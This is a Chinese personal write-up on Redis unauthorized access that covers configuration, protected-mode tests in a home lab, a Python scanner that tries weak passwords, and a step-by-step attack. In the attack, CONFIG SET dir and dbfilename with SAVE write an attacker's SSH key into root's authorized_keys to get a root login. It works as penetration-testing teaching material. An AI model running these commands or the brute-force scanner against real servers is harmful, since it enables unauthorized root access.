

redis未授权访问个人总结

前言:

刚好在整理未授权系列的洞,就学习了一波关于redis的,如果哪里有讲的不对的地方还请各位大佬指出.

在内网中还是很容易碰到未授权的redis或者是弱口令的redis,毕竟都这样运维人员操作起来方便点.

Redis简介:

redis是一个key-value存储系统。和Memcached类似，它支持存储的value类型相对更多，包括string(字符串)、list(链表)、set(集合)、zset(sorted set --有序集合)和hash（哈希类型）。这些数据类型都支持push/pop、add/remove及取交集并集和差集及更丰富的操作，而且这些操作都是原子性的。在此基础上，redis支持各种不同方式的排序。与memcached一样，为了保证效率，数据都是缓存在内存中。区别的是redis会周期性的把更新的数据写入磁盘或者把修改操作写入追加的记录文件，并且在此基础上实现了master-slave(主从)同步。

Redis常用命令:

```
1      set testkey "Hello World"  # 设置键testkey的值为字符串Hello World
2      get testkey                  # 获取键testkey的内容
3      SET score 99                 # 设置键score的值为99
4      INCR score                   # 使用INCR命令将score的值增加1
5      GET score                    # 获取键score的内容
6      keys *                       # 列出当前数据库中所有的键
7      get anotherkey              # 获取一个不存在的键的值
8      config set dir /home/test    # 设置工作目录
9      config set dbfilename redis.rdb # 设置备份文件名
10     config get dir                # 检查工作目录是否设置成功
11     config get dbfilename         # 检查备份文件名是否设置成功
12     save                          # 进行一次备份操作
13     flushall 删除所有数据
14     del key 删除键为key的数据
```

Redis操作总结:

1. 使用SET和GET命令，可以完成基本的赋值和取值操作；

2. Redis是不区分命令的大小写的，set和SET是同一个意思；
3. 使用keys *可以列出当前数据库中的所有键；
4. 当尝试获取一个不存在的键的值时，Redis会返回空，即(nil)；
5. 如果键的值中有空格，需要使用双引号括起来，如"Hello World"；

Redis配置文件解读：

在启动Redis服务器进程的时候，可以通过命令行参数指定一个配置文件，这样服务器进程就可以根据配置文件中设定的参数值来运行了。在redis-3.0.1目录下有一个redis.conf文件，这是一个默认的配置文件。

redis.conf文件中存在许多的设置参数，这里重点介绍几个和安全相关的参数：

1. port参数

格式为port后面接端口号，如port 6379，表示Redis服务器将在6379端口上进行监听来等待客户端的连接。

2. bind参数

格式为bind后面接IP地址，可以同时绑定在多个IP地址上，IP地址之间用空格分离，如bind 192.168.1.100 10.0.0.1，表示同时绑定在192.168.1.100和10.0.0.1两个IP地址上。如果没有指定bind参数，则绑定在本机的所有IP地址上。

3. save参数

格式为save <秒数> <变化数>，表示在指定的秒数内数据库存在指定的改变数时自动进行备份（Redis是内存数据库，这里的备份就是指把内存中的数据备份到磁盘上）。可以同时指定多个save参数，如：

```
1 save 900 1
2
3 save 300 10
4
5 save 60 10000
```

表示如果数据库的内容在60秒后产生了10000次改变，或者300秒后产生了10次改变，或者900秒后产生了1次改变，那么立即进行备份操作。

4. requirepass参数

格式为requirepass后接指定的密码，用于指定客户端在连接Redis服务器时所使用的密码。Redis默认的密码参数是空的，说明不需要密码即可连接；同时，配置文件有一条注释了的requirepass foobared命令，如果去掉注释，表示需要使用foobared密码才能连接Redis数据库。

5. dir参数

格式为dir后接指定的路径，默认为dir ./，指明Redis的工作目录为当前目录，即redis-server文件所在的目录。注意，Redis产生的备份文件将放在这个目录下。

6. dbfilename参数

格式为dbfilename后接指定的文件名称，用于指定Redis备份文件的名称，默认为dbfilename dump.rdb，即备份文件的名称为dump.rdb。

7. config命令

通过config命令可以读取和设置dir参数以及dbfilename参数，因为这条命令比较危险（实验将进行详细介绍），所以Redis在配置文件中提供了rename-command参数来对其进行重命名操作，如rename-command CONFIG HTCMDB，可以将CONFIG命令重命名为HTCMDB。配置文件默认是没有对CONFIG命令进行重命名操作的。

详细解读：

-Redis5.0.5配置文件详解

https://blog.csdn.net/weixin_42425970/article/details/94132652

利用原理：

Redis 提供了2种不同的持久化方式，RDB方式和AOF方式。

- RDB 持久化可以在指定的时间间隔内生成数据集的时间点快照
- AOF 持久化记录服务器执行的所有写操作命令。

经过查看官网文档发现AOF方式备份数据库的文件名默认为appendonly.aof，可以在配置文件中通过appendfilename设置其他名称，通过测试发现不能在客户端交互中动态设置appendfilename，所以不能通过AOF方式备份写任意文件。

- RDB方式备份数据库的文件名默认为dump.rdb，此文件名可以通过客户端交互动态设置dbfilename来更改，造成可以写任意文件。

搭建过程：

```
1 #下载源码：
2 wget http://download.redis.io/releases/redis-5.0.5.tar.gz
3 tar -zxvf redis-5.0.5.tar.gz
4 cd redis-5.0.5
5 make
6
7 #启动redis服务
8 cd src
9 ./redis-server
10 可以指定配置文件启动(若不指定则以默认的配置启动)：
11 ./redis-server /etc/redis/redis.conf
```

配置文件：

安全模式起作用需要同时满足两个条件：

- (1) redis没有开启登录认证

(2) redis没有绑定到某个ip地址或ip段

从3.2.0版本开始，当Redis使用缺省的配置并且没有密码保护的时，我们称之为保护模式。

redis默认是未开启认证，开启安全模式的。


对安全模式作用范围进行测试：

一、 绑定到任意地址：

```
# ~~~~~  
bind 0.0.0.0  
  
# Protected mode is a layer of security protection, in order to avoid that  
# Redis instances left open on the internet are accessed and exploited.  
#  
# When protected mode is on and if:  
#  
# 1) The server is not binding explicitly to a set of addresses using the  
#    "bind" directive.  
# 2) No password is configured.  
#  
# The server only accepts connections from clients connecting from the  
# IPv4 and IPv6 loopback addresses 127.0.0.1 and ::1, and from Unix domain  
# sockets.  
#  
# By default protected mode is enabled. You should disable it only if  
# you are sure you want clients from other hosts to connect to Redis  
# even if no authentication is configured, nor a specific set of interfaces  
# are explicitly listed using the "bind" directive.  
protected-mode yes  
  
# Accept connections on the specified port, default is 6379 (IANA #815344).
```

启动redis：

```
[root@mail ~]# redis-server /usr/local/redis/redis.conf  
19844:C 13 Aug 2019 15:04:36.187 # o000o000o000o Redis is starting o000o000o000o  
19844:C 13 Aug 2019 15:04:36.187 # Redis version=5.0.5, bits=64, commit=00000000, modified=0, pid=19844, just started  
19844:C 13 Aug 2019 15:04:36.187 # Configuration loaded  
19844:M 13 Aug 2019 15:04:36.187 * Increased maximum number of open files to 10032 (it was originally set to 1024).
```



Redis 5.0.5 (00000000/0) 64 bit

Running in standalone mode
Port: 6379
PID: 19844

<http://redis.io>

```
19844:M 13 Aug 2019 15:04:36.188 # WARNING: The TCP backlog setting of 511 cannot be enforced because /proc/sys/net/core/somaxconn is set to the lower value of 128.  
19844:M 13 Aug 2019 15:04:36.188 # Server initialized  
19844:M 13 Aug 2019 15:04:36.188 # WARNING overcommit_memory is set to 0! Background save may fail under low memory condition. To fix this issue add 'vm.overcommit_memory = 1' to /etc/sysctl.conf and then reboot or run the command 'sysctl vm.overcommit_memory=1' for this to take effect.  
19844:M 13 Aug 2019 15:04:36.188 # WARNING you have Transparent Huge Pages (THP) support enabled in your kernel. This will create latency and memory usage issues with Redis. To fix this issue run the command 'echo never > /sys/kernel/mm/transparent_hugepage/enabled' as root, and add it to your /etc/rc.local in order to retain the setting after a reboot. Redis must be restarted after THP is disabled.  
19844:M 13 Aug 2019 15:04:36.188 * DB loaded from disk: 0.000 seconds  
19844:M 13 Aug 2019 15:04:36.188 * Ready to accept connections
```

连接redis，可以看到安全模式未发挥作用

```
[root@mail ~]# redis-cli -h 192.168.1.154
192.168.1.154:6379> info
# Server
redis_version:5.0.5
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:14e1949547fa2819
redis_mode:standalone
os:Linux 3.10.0-957.10.1.el7.x86_64 x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:4.8.5
process_id:19844
run_id:e034d7a3b143f21e4922fe8e97e628f45c051d30
tcp_port:6379
uptime_in_seconds:7
uptime_in_days:0
hz:10
configured_hz:10
lru_clock:5398795
executable:/root/redis-server
config_file:/usr/local/redis/redis.conf


# Clients
connected_clients:1
client_recent_max_input_buffer:2
client_recent_max_output_buffer:0
blocked_clients:0

# Memory
used_memory:854240
used_memory_human:834.22K
used_memory_rss:5726208
used_memory_rss_human:5.46M
used_memory_peak:854240
used_memory_peak_human:834.22K
used_memory_peak_perc:100.12%
used_memory_overhead:841038
```

二、取消绑定地址


```
#bind 127.0.0.1
# Protected mode is a layer of security protection, in order to avoid that
# Redis instances left open on the internet are accessed and exploited.
#
# When protected mode is on and if:
#
# 1) The server is not binding explicitly to a set of addresses using the
#    "bind" directive.
# 2) No password is configured.
#
# The server only accepts connections from clients connecting from the
# IPv4 and IPv6 loopback addresses 127.0.0.1 and ::1, and from Unix domain
# sockets.
#
# By default protected mode is enabled. You should disable it only if
# you are sure you want clients from other hosts to connect to Redis
# even if no authentication is configured, nor a specific set of interfaces
# are explicitly listed using the "bind" directive.
protected-mode yes
```

启动redis进行登录测试：

```
[root@mail ~]# redis-cli -h 192.168.1.154
192.168.1.154:6379> info
DENIED Redis is running in protected mode because protected mode is enabled, no
bind address was specified, no authentication password is requested to clients.
In this mode connections are only accepted from the loopback interface. If you w
ant to connect from external computers to Redis you may adopt one of the followi
ng solutions: 1) Just disable protected mode sending the command 'CONFIG SET pro
tected-mode no' from the loopback interface by connecting to Redis from the same
host the server is running, however MAKE SURE Redis is not publicly accessible
from internet if you do so. Use CONFIG REWRITE to make this change permanent. 2)
Alternatively you can just disable the protected mode by editing the Redis conf
iguration file, and setting the protected mode option to 'no', and then restarti
ng the server. 3) If you started the server manually just for testing, restart i
t with the '--protected-mode no' option. 4) Setup a bind address or an authentic
ation password. NOTE: You only need to do one of the above things in order for t
he server to start accepting connections from the outside.
192.168.1.154:6379> 
```

可以看到虽然其可以登录，但是无法执行命令。

三、不绑定地址，关闭安全模式：

```
#bind 127.0.0.1
# Protected mode is a layer of security protection, in order to avoid that
# Redis instances left open on the internet are accessed and exploited.
#
# When protected mode is on and if:
#
# 1) The server is not binding explicitly to a set of addresses using the
# "bind" directive.
# 2) No password is configured.
#
# The server only accepts connections from clients connecting from the
# IPv4 and IPv6 loopback addresses 127.0.0.1 and ::1, and from Unix domain
# sockets.
#
# By default protected mode is enabled. You should disable it only if
# you are sure you want clients from other hosts to connect to Redis
# even if no authentication is configured, nor a specific set of interfaces
# are explicitly listed using the "bind" directive.
protected-mode no 
```

登录测试：

```
[root@mail ~]# redis-cli -h 192.168.1.154
192.168.1.154:6379> info
# Server
redis_version:5.0.5
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:14e1949547fa2819
redis_mode:standalone
os:Linux 3.10.0-957.10.1.el7.x86_64 x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:4.8.5
process_id:20627
run_id:4c501c1db1b40889ea6ce565065f1229c2030bbd
tcp_port:6379
uptime_in_seconds:11
uptime_in_days:0
hz:10
configured_hz:10
lru_clock:5399316
executable:/root/redis-server
config_file:/usr/local/redis/redis.conf

# Clients
connected_clients:1
client_recent_max_input_buffer:2
client_recent_max_output_buffer:4100800
blocked_clients:0
```

所以造成未授权访问有两种情况：

1. 未开启登录认证，将redis绑定到了0.0.0.0
2. 未开启登录认证，未绑定redis到任何地址（此时任何ip都可以访问），还需要关闭保护模式

漏洞复现：

windows下的redis客户端下载：

<https://github.com/caoxinyu/RedisClient/releases>

环境：

靶机：192.168.1.154 centos7
攻击机：192.168.1.153 centos7

未授权访问扫描脚本：


```
1 # -*- coding:utf-8 -*-
2 import socket
3 import sys
4 PASSWORD_DIC=
5 ['redis','root','oracle','password','p@aaw0rd','abc123!','123456','admin']
6 def check(ip, port, timeout):
7     try:
```

```

7         socket.setdefaulttimeout(timeout)
8         s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
9         s.connect((ip, int(port)))
10        s.send("INFO\r\n")
11        result = s.recv(1024)
12        if "redis_version" in result:
13            return u"未授权访问"
14        elif "Authentication" in result:
15            for pass_ in PASSWORD_DIC:
16                s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
17                s.connect((ip, int(port)))
18                s.send("AUTH %s\r\n" %(pass_))
19                result = s.recv(1024)
20                if '+OK' in result:
21                    return u"存在弱口令, 密码: %s" % (pass_)
22        except Exception, e:
23            pass
24    if __name__ == '__main__':
25        ip=sys.argv[1]
26        port=sys.argv[2]
27        print check(ip,port, timeout=10)

```

脚本使用案例：



一、写 ssh-keygen 公钥登录服务器

利用的原理：

现在先说明一下SSH免密登录的原理：

SSH提供两种登录验证方式，一种是口令验证也就是账号密码登录，另一种是密钥验证。所谓密钥验证，其实就是一种基于公钥密码的认证，使用公钥加密、私钥解密，其中公钥是可以公开的，放在服务器端，你可以把同一个公钥放在所有你想SSH远程登录的服务器中，而私钥是保密的只有你自己知道，公钥加密的消息只有私钥才能解密，大体过程如下：

- (1) 客户端生成私钥和公钥，并把公钥拷贝给服务器端；
- (2) 客户端发起登录请求，发送自己的相关信息；
- (3) 服务器端根据客户端发来的信息查找是否存有该客户端的公钥，若没有拒绝登录，若有则生成一段随机数使用该公钥加密后发送给客户端；
- (4) 客户端收到服务器发来的加密后的消息后使用私钥解密，并把解密后的结果发给服务器用于验证；

(5) 服务器收到客户端发来的解密结果，与自己刚才生成的随机数比对，若一样则允许登录，不一样则拒绝登录。

需要的条件：

- 1、Redis服务使用ROOT账号启动
- 2、服务器开放了SSH服务，而且允许使用密钥登录，即可远程写入一个公钥，直接登录远程服务器。

redis执行的命令：

```
1 192.168.1.154:6379>config set dir /root/.ssh/
2 192.168.1.154:6379>config set dbfilename authorized_keys
3 192.168.1.154:6379>set x "\n\n\n ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQCDpP3/tfIlmHhVKuaR5Ckd0uuv98Q6AusZP9ZJrrb8aR
WniTNCdUvV7gfW5ctZxROxfUF+tvnd6So8MwR70AwNqaCsWrsUBPzJXcR1Zl89MlG9KuLU0gF3
rANKQ8dqZivouvs1DcqkyqWi1652tAQ+4xS8i/mhFeS0dxjajttcrzmirF9DPzlsKTzfbMpUYu
pRAOl7GikdB9dhPzH3xQ40em4UMeZbznPuT861msmNLByh3ni+szdrF8yqwbPkVSDDbULFCppF
9N+Fykra5Uuc/tkXZaxgAjBwdpeFsLnMPLBWKoNlBJpzwZHgG2iKLT7PJS5bqx+RdkD7XJy9eq
XL root@mail.test.com \n\n\n"
4 192.168.1.154:6379> save
```

具体操作：

- 1、本地生成公钥文件：

需要为我们的公钥文件设置一个私钥

公钥文件默认路径：/root/.ssh/id_rsa.pub

```
[root@mail ~]# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Created directory '/root/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key's fingerprint is:
SHA256: Cae7YvDYayQCHGIW2Znu0kIVvVSyDoBppqesPD3hz9c root@mail.test.com
The key's randomart image is:
+--[RSA 2048]-----+
| .+++. |
|+B.=oo |
| 0 o.o.o . |
| o..oo. +. |
|ooo .. S |
|o++.. . |
|+=.0 .. |
|+o=. * ..E |
|. .+=+. |
+----[SHA256]-----+
[root@mail ~]# cd /root/.ssh/
[root@mail .ssh]# ls
id_rsa id_rsa.pub
[root@mail .ssh]# cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCDpP3/tfIlmHhVKuaR5Ckd0uuv98Q6AusZP9ZJrrb8
aRWniTNCdUvV7gfW5ctZxROxfUF+tvnd6So8MwR70AwNqaCsWrsUBPzJXcR1Zl89MlG9KuLU0gF3rANK
Q8dqZivouvs1DcqkyqWi1652tAQ+4xS8i/mhFeS0dxjajttcrzmirF9DPzlsKTzfbMpUYupRAOl7Gikd
B9dhPzH3xQ40em4UMeZbznPuT861msmNLByh3ni+szdrF8yqwbPkVSDDbULFCppF9N+Fykra5Uuc/tkX
ZaxgAjBwdpeFsLnMPLBWKoNlBJpzwZHgG2iKLT7PJS5bqx+RdkD7XJy9eqXL root@mail.test.com
[root@mail .ssh]#
```

- 2、通过未授权访问redis：

```
[root@mail .ssh]# redis-cli -h 192.168.1.154
192.168.1.154:6379> config get dir
1) "dir"
2) "/root"
192.168.1.154:6379> config get dbfilename
1) "dbfilename"
2) "dump.rdb"
192.168.1.154:6379>
```

注意：在给客户做测试的时候记得先看下当前设置的目录和文件名，做完测试记得恢复

3、利用redis的数据备份功能修改备份目录为 /redis/.ssh/ 备份文件名为 authorized_keys

```
192.168.1.154:6379> config set dir /root/.ssh/
OK
192.168.1.154:6379> config set dbfilename authorized_keys
OK
```

4、创建一个键值：

(1) 复制id_rsa.pub文件的内容：

```
1 ssh-rsa
  AAAAB3NzaC1yc2EAAAADAQABAAQCDpP3/tfIlmHhVKuaR5Ckd0uuv98Q6AusZP9ZJrrb8aR
  WniTNCdUvV7gfw5ctZxROxfUF+tvnd6So8MwR70AwNqaCsWrsUBPzJXcR1Zl89M1G9Ku1U0gF3
  rANKQ8dqZivouvs1DcqkyqWi1652tAQ+4xS8i/mhFeS0dxjajttcrzmirF9DPzlsKTzfbMpUYu
  pRA0l7GikdB9dhPzH3xQ40em4UMeZbznPuT861msmNLByh3ni+szdrF8yqwbPkVSDDbUlFCppF
  9N+Fykra5Uuc/tkXZaxgAjBwdpeFsLnMPlBWKoN1BJpzwZHgG2iKLT7PJS5bqx+RdkD7XJy9eq
  XL root@mail.test.com
```

(2) 创建一个键名为x 键值为公钥文件里面的内容

```
192.168.1.154:6379> set x "\n\n ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCDpP3/tfIlmHhVKuaR5Ckd0u
uv98Q6AusZP9ZJrrb8aRWniTNCdUvV7gfw5ctZxROxfUF+tvnd6So8MwR70AwNqaCsWrsUBPzJXcR1Zl89M1G9Ku1U0gF3rA
NKQ8dqZivouvs1DcqkyqWi1652tAQ+4xS8i/mhFeS0dxjajttcrzmirF9DPzlsKTzfbMpUYupRA0l7GikdB9dhPzH3xQ40em
4UMeZbznPuT861msmNLByh3ni+szdrF8yqwbPkVSDDbUlFCppF9N+Fykra5Uuc/tkXZaxgAjBwdpeFsLnMPlBWKoN1BJpzwZ
HgG2iKLT7PJS5bqx+RdkD7XJy9eqXL root@mail.test.com \n\n"
OK
192.168.1.154:6379> save
OK
192.168.1.154:6379>
```

(3) 利用公钥文件以及对应的私钥进行ssh登陆：

```

[root@mail .ssh]# ssh -i /root/.ssh/id_rsa root@192.168.1.154
The authenticity of host '192.168.1.154 (192.168.1.154)' can't be established.
ECDSA key fingerprint is SHA256:I6k22XIUdb/PALXyCYTBD7Rb/mYKT9stnHqA0FyueKg.
ECDSA key fingerprint is MD5:12:ac:6f:4e:c5:67:f0:b7:81:9a:7e:23:e3:cc:f1:d8.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.154' (ECDSA) to the list of known hosts.
Last login: Tue Aug 13 14:46:34 2019
[root@mail ~]# ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:c5:6f:8f:8c txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.154 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::15f:f764:d9e2:4b97 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:0e:54:4a txqueuelen 1000 (Ethernet)
    RX packets 16346 bytes 1511612 (1.4 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1574 bytes 230055 (224.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 254 bytes 63572 (62.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 254 bytes 63572 (62.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

virbr0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 192.168.122.1 netmask 255.255.255.0 broadcast 192.168.122.255
    ether 52:54:00:11:14:dd txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@mail ~]# █
[root@mail ~]# exit
登出

```

Connection to 192.168.1.154 closed.

或者:


```

1  ssh-keygen -t rsa
2
3  (echo -e "\n\n"; cat id_rsa.pub; echo -e "\n\n") > foo.txt
4
5  cat foo.txt | redis-cli -h x.x.x.x -x set crackit
6
7  redis-cli -h x.x.x.x
8      > config set dir /root/.ssh/
9      > config get dir
10     > config set dbfilename "authorized_keys"
11     > save
12
13  ssh -i id_rsa root@x.x.x.x


```

windows下利用ssh连接工具生成公钥文件:

利用xshell生成公钥文件:



点击“新建用户密钥生成向导”



如上图选择，然后点击 下一步

新建用户密钥生成向导?×

生成公钥对

2048 位 RSA 用户密钥对正在生成,请稍等...

001101111100000001010110
110110010101000100100100
010110000001101111111110
101110010011111101101001
110000011101010011100001
110100010111011100000000

公钥对已成功生成。
请单击"下一步"输入用户密钥的名称和密码。

< 上一步(B)

下一步(N) >

完成

取消

公钥对已经生成，点击 下一步

新建用户密钥生成向导?×

用户密钥信息

请输入用户密钥的名称。

密钥名称(K): id_rsa_2048

请输入给用户密钥加密的密码。

密码(P): ●●●●●●

确认(C): ●●●●●● (重新键入密码)

单击 "下一步" 以获取有关如何在SSH服务器上注册此公钥的说明。

